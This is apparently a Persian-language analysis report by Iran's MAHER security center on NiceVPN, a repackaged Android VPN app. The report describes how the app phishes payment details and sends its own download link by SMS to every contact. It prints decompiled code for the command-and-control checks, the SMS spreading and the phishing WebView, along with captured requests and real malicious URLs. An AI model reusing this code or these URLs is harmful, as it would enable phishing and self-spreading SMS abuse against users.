بسمه تعالی

سازمان فناوری اطلاعات ایران

معاونت امنیت فضای تولید و تبادل اطلاعات

مرکز ماهر

بررسی بدافزار فیلترشکن NiceVPN

مهر۹۸

۱ چکیده

در این گزارش، بدافزاری با عنوان فیلترشکن بررسی و عملکرد آن تشریح خواهد شد. این بدافزار درواقع یکی از فیلترشکن‌هایی را که کد منبع آن‌ها در اختیار است تغییر داده و منتشر کرده است. با توجه به اینکه این بدافزار مجوزهای خواندن مخاطبین و ارسال پیامک را دارد، پس از نصب متن تبلیغ به همراه لینک دانلود برنامه را به تمامی مخاطبین ذخیره‌شده بر روی گوشی همراه کاربر فرستاده و ایشان را به دانلود این برنامه ترغیب می‌کند. هم‌چنین برنامه برای خرید نسخه ویژه و یا ارتقاء به نسخه‌ی غیر رایگان، یک صفحه‌ی فیشینگ به کاربر نمایش داده می‌شود. البته کنترل لینک و نمایش صفحه فیشینگ در درست توسعه‌دهنده است و تنها زمانی که توسعه‌دهنده قصد نمایش صفحه فیشینگ را داشته باشد، با استفاده از کارگزار کنترل و فرمان، دستور نمایش صفحه پرداخت فعال می‌شود. با استفاده از این ویژگی، هنگامی‌که توسعه‌دهنده قصد تبلیغ برنامه را دارد، صفحه پرداخت را غیرفعال می‌کند تا تبلیغ‌کنندگان متوجه این عملکرد برنامه نشوند، سپس هرزمان که خواست امکان پرداخت را مجدد فعال می‌کند.

۲ مقدمه

در این گزارش به بررسی برنامه‌ای با نام NiceVPN پرداخته می‌شود. این برنامه در تلگرام تبلیغ و منتشر شده است. نمونه‌ای از تبلیغ این برنامه در شکل ۱ قابل مشاهده است.

شکل ۱ تبلیغ برنامه NiceVPN


علاوه بر این، برنامه از طریق آدرس nicevpn.top نیز قابل دانلود است. بدافزار اطلاعات مورد نیاز پیرامون اقدامات پس از نصب برنامه را از طریق ارتباط با همین دامنه دریافت می‌کند.

۳ تحلیل برنامه

اطلاعات مربوط به این بدافزار، در جدول زیر خلاصه شده است.

نام برنامه	نام بسته	توسعه‌دهنده	حجم	SHA256	آیکون
NiceVPN	com.wxy.NiceVPN	Android	5.6 MB	be7d0226beb37d1a7be86a9 524948d075c347b435ced85b 09a33d3da6a804570	

نمایی از بدافزار NiceVPN در شکل زیر نمایش داده شده است.



طبق بررسی‌های انجام‌گرفته در سطح کد و نیز تحلیل ترافیک برنامه، ابتدا اطلاعاتی پیرامون دستگاه موبایل کاربر به آدرس nicevpn.top/vpn/?query=addInstalls&mid= ارسال می‌شود.

Request:

```
GET
/vpn/?query=addInstalls&mid=Mozilla%2F5.0+%28Linux%3B+Android+4.4.2%3B+HTC_D626ph
+Build%2FKOT49H%29+AppleWebKit%2F537.36+%28KHTML%2C+like+Gecko%29+Version%2F4.0
+Chrome%2F30.0.0.0+Mobile+Safari%2F537.36 HTTP/1.1
If-Modified-Since: Sat, 28 Sep 2019 07:21:19 GMT+00:00
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; HTC_D626ph Build/KOT49H)
Host: nicevpn.top
Connection: close
Accept-Encoding: gzip, deflate
```

با لمس دکمه‌ی Conncect VPN، درخواستی به آدرس nicevpn.top/vpn/?query=getStatus فرستاده شده و پاسخی دریافت می‌شود. چنانچه پاسخ دریافتی برابر true باشد، متنی مبنی بر خرید لایسنس به کاربر نمایش داده شده و در صورت تمایل وی، با ارسال درخواست به آدرس http://nicevpn.top/vpn/?query=getGA، یک لینک دریافت می‌گردد. لینک دریافت‌شده، یک لینک فیشینگ است که به کاربر نمایش داده می‌شود و به سرقت رفتن اطلاعات وی منتهی می‌شود.

https://sep-shaprak.top/payment=5698542365.php?amount=20%2C000

در صورتی که پاسخ false باشد، اقدامات یادشده انجام نمی‌شود.

Request:

```
GET /vpn/?query=getStatus HTTP/1.1
If-Modified-Since: Sat, 28 Sep 2019 07:22:54 GMT+00:00
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; HTC_D626ph Build/KOT49H)
Host: nicevpn.top
Connection: close
Accept-Encoding: gzip, deflate
```

Response:

```
HTTP/1.1 200 OK
Date: Mon, 30 Sep 2019 09:13:53 GMT
Server: Apache
X-Powered-By: PHP/7.2.22
Vary: Accept-Encoding
Content-Length: 5
Content-Type: text/html; charset=UTF-8
Connection: close

false
```

```
public void onClick(View v) {
    switch (v.getId()) {
        case C0354R.C0352id.btn_circle /*2131558525*/:
            if (this.isFirst) {
                Snackbar.make(v, (int) C0431R.string.click_again, -2)
                .setAction((CharSequence) "OK", new C03473()).show();
                Editor editor = this.sharedPreferences.edit();
                editor.putBoolean("is_first", false);
                this.isFirst = false;
                editor.apply();
            }
            Volley.newRequestQueue(this).add(new StringRequest(0,
            "http://nicevpn.top/vpn/?query=getStatus", new C04244()
                                                    , new C04255()));
            return;

    public void onResponse(String response) {
        if (response.contains("true")) {
            new Builder(MainActivity.this).setMessage(
            (CharSequence) "آیا می خواهید ادامه دهید؟\nهزار تومان هزینه لایسنس
            n2\خرید لایسنس")).setPositiveButton(
            (CharSequence) "بله، خرید", new C03481()).setNegativeButton(
            (CharSequence) "خیر، بازگشت", null).create().show();
        } else {
            MainActivity.this.startVpn();
        }
```

```
class C03481 implements DialogInterface.OnClickListener {
    C03481() {
    }

    public void onClick(DialogInterface dialogInterface, int i) {
        MainActivity.this.startActivity(new Intent(MainActivity.this
        , PurchaseActivity.class));
    }
}
```

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView((int) C0431R.layout.activity_purchase);
    final WebView webView = (WebView) findViewById(C0354R.C0352id.webView);
    webView.setWebViewClient(new C03491());
    webView.getSettings().setJavaScriptEnabled(true);
    Volley.newRequestQueue(this).add(new StringRequest(0,
        "http://nicevpn.top/vpn/?query=getGA", new Listener<String>() {
        public void onResponse(String response) {
            String str = "http://nicevpn.top";
            webView.loadUrl(response);
    }
      }, new C04273()));
  }
```

سپس درخواست دیگری به آدرس nicevpn.top/vpn/?query=sendSms می‌فرستد.

Request:

```
GET /vpn/?query=sendSms HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Google Nexus 5X Build/OPR6.170623.017)
Host: nicevpn.top
Connection: close
Accept-Encoding: gzip, deflate
```

```
public void onTick(long millisUntilFinished) {
    if (ContextCompat.checkSelfPermission(OpenVPNService.this
        , 'android.permission.READ_CONTACTS') == 0 &&
        ContextCompat.checkSelfPermission(OpenVPNService.this
        , 'android.permission.SEND_SMS') == 0) {
        Volley.newRequestQueue(OpenVPNService.this).add(new StringRequest(0
        , "http://nicevpn.top/vpn/?query=sendSms", new C03601(), new C03652()));

    }
}
```

حال، درخواست بعدی را به آدرس nicevpn.top/vpn/?query=getSmsText فرستاده و متن خاصی را که در شکل نشان داده شده است به همراه لینک دانلود همین برنامه دریافت کرده و با توجه به در اختیار داشتن مجوز خواندن مخاطبین، آن‌ها را به یکایک مخاطبین ارسال می‌کند.

Request:

```
GET /vpn/?query=getSmsText HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Google Nexus 5X Build/OPR6.170623.017)
Host: nicevpn.top
Connection: close
Accept-Encoding: gzip, deflate
```

Response:

```
HTTP/1.1 200 OK
Date: Mon, 30 Sep 2019 20:55:06 GMT
Server: Apache
X-Powered-By: PHP/7.2.22
Vary: Accept-Encoding
Content-Length: 82
Content-Type: text/html; charset=UTF-8
Connection: close

این فیلترشکن عالیع نصب کنید https://b2n.ir/10193
```

نمونه‌ای از پیامک ارسال شده به مخاطبین قربانی در شکل زیر نشان داده شده است.

با مراجعه به آمار لینک کوتاه شده قرار گرفته در پیامک می‌توان به میزان تقریبی قربانیان این برنامه دست یافت. تعداد بازدید از لینک ۳۲.۳۴۲ نفر بوده است.

پس از دریافت متن و لینک، درخواستی به آدرس nicevpn.top/vpn/?query=addSmsSent&count=0 ارسال می‌شود. مقداری که در ادامه‌ی عبارت count= می‌آید، بیان‌گر تعداد مخاطبینی است پیامک تبلیغ دانلود، برای آن‌ها ارسال شده است. و در پایان نیز مجددا درخواست nicevpn.top/vpn/?query=sendSms را ارسال می‌کند.

Request:

```
GET /vpn/?query=addSmsSent&count=0 HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Google Nexus 5X Build/OPR6.170623.017)
Host: nicevpn.top
Connection: close
Accept-Encoding: gzip, deflate
```

۴ نتیجه‌گیری

بررسی‌ها نشان می‌دهد که بدافزار یادشده، نسخه‌ی repackage شده‌ی یک فیلترشکن است که کد آن توسط توسعه‌دهنده‌ی بدافزار، اندکی تغییر داده شده و رفتارهای مخرب در آن گنجانده شده است. این بدافزار با داشتن مجوز خواندن مخاطبین و ارسال پیامک، یک پیامک تبلیغاتی به تمامی مخاطبین کاربر فرستاده و آن‌ها را دعوت به دانلود خود می‌کند. همچنین صفحه مربوط به پرداخت برای نسخه اصلی برنامه نیز، صفحه فیشینگ است و این قابلیت توسط توسعه‌دهنده بدافزار کنترل می‌شود.